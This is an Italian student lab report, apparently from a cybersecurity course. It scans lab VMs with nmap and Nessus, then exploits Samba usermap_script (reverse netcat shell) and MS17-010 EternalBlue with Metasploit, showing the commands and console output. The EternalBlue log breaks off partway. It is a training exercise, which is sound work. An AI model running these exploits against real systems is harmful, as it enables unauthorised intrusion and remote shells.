


Ovviamente l'Host Meta2 è stato creato volutamente **iper-vulnerabile**, nonostante ciò abbiamo riscontrato "*solamente*" **10 CRITICAL** e 5 HIGH di cui ci interessa la "**Samba BadLock Vulnerability**" sulla porta **445**

Nessus vulnerability scanner

NMAP

Bisogna sempre effettuare uno **scan** della macchina vittima tramite il tool **nmap**



Ovviamente anche su nmap viene riportata la porta **445 TCP aperta**

MSFCONSOLE

Cerchiamo il **modulo** samba/usermap_script

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCON
FIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared
 Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Ma
nager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Inj
ection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execu
tion
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overfl
ow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInf
o Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitializ
ed Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linu
x x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Modul
e Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overfl
ow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
```

Selezioniamo il modulo corretto e impostiamo **RHOSTS** e **LPORT**

```
msf6 > use 8
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150
rhosts => 192.168.75.150
msf6 exploit(multi/samba/usermap_script) > set lport 4455
lport => 4455
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.75.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.100   yes       The listen address (an interface may be specified)
   LPORT  4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
```


Facciamo partire l'exploit con "**run**"

MSFCONSOLE

Una volta dentro possiamo fare un **ifconfig**
per vedere la rete della macchina Meta2

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.75.100:4455
[*] Command shell session 2 opened (192.168.75.100:4455 → 192.168.75.150:33043) at 2024-04-17 10:13:15 +0200

ls
bin
boot
cdrom
dev
etc
home
initrd
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:74:07:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.150/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::a00:27ff:fe74:78a/64 scope link
       valid_lft forever preferred_lft forever
```

Abbiamo correttamente completato l'**exploit**



VAN ZWAM ARJEN

GIORNO 5

BUILDWEEK


REPORT

TRACCIA

Sulla macchina Windows XP (o in alternativa Windows 7) ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di: Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP (o in alternativa Windows 7) Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.


CONFIGURAZIONE

IP Kali Linux



&

IP Windows 7



Come da traccia ho modificato l'**IP statico** della macchina attaccante Kali Linux con l'IP desiderato:
192.168.198.100/24

Come da traccia ho modificato l'**IP statico** della macchina Metasploitable2 con l'IP desiderato:
192.168.198.200/24

IP NESSUS

Siccome possiedo la macchina virtuale di **Tenable** ho impostato l'IP anche lì:
192.168.198.250/24

NMAP


Come abbiamo oramai imparato, eseguiamo la scansione con **nmap**

```
┌──(nejra㉿kali)-[~]
└─$ nmap -sV -A 192.168.198.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 11:32 CEST
Nmap scan report for 192.168.198.200
Host is up (0.00020s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Premium 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m16s, median: 1s
|_nbstat: NetBIOS name: WINDOWS7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ed:91:8c (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Home Premium 7601 Service Pack 1 (Windows 7 Home Premium 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Windows7
|   NetBIOS computer name: WINDOWS7\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-17T11:33:56+02:00
| smb2-time:
|   date: 2024-04-17T09:33:56
|_  start_date: 2024-04-17T09:30:18

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.06 seconds
```

Possiamo notare, che il service **Samba** è interessante...

NESSUS


Colleghiamoci di conseguenza all'indirizzo IP appena creato alla porta **8834** (quella del servizio **NESSUS**)




Nessus vulnerability scanner

Ho scelto la scansione avanzata


NESSUS



Configuriamo correttamente i **campi richiesti**:
Indirizzo IP
Nome
Directory



Abilito lo scan anche per le porte **TCP**





Abilito anche lo scan per eventuali **Web application**

Nessus
vulnerability scanner


NESSUS

VULNERABILITA' TROVATE






Abbiamo trovato 1 **CRITICAL** e 1 **HIGH**
di cui ci interessa la "**MS17-010**" ETERNALBLUE



Nessus
vulnerability scanner

MSFCONSOLE



Cerchiamo il **modulo** MS17_010 consigliato precedentemente da **NESSUS**

Selezioniamo il modulo corretto e impostiamo **RHOSTS** e **LPORT**

Facciamo partire l'exploit con "**run**"

MSFCONSOLE

EXPLOIT

Startiamo l'**exploit** col comando "run"

Notiamo che è stato correttamente interpretato ed inserito, siamo nella **shell** di **meterpreter**

Controlliamo subito chi siamo con **getuid**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] 192.168.198.200:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.198.200:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.198.200:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.198.200:445 - The target is vulnerable.
[*] 192.168.198.200:445 - Connecting to target for exploitation.
[+] 192.168.198.200:445 - Connection established for exploitation.
[+] 192.168.198.200:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.198.200:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.198.200:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Windows 7 Home P
[*] 192.168.198.200:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76  remium 7601 Serv
[*] 192.168.198.200:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.198.200:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.198.200:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.198.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.198.200:445 - Starting non-paged pool grooming
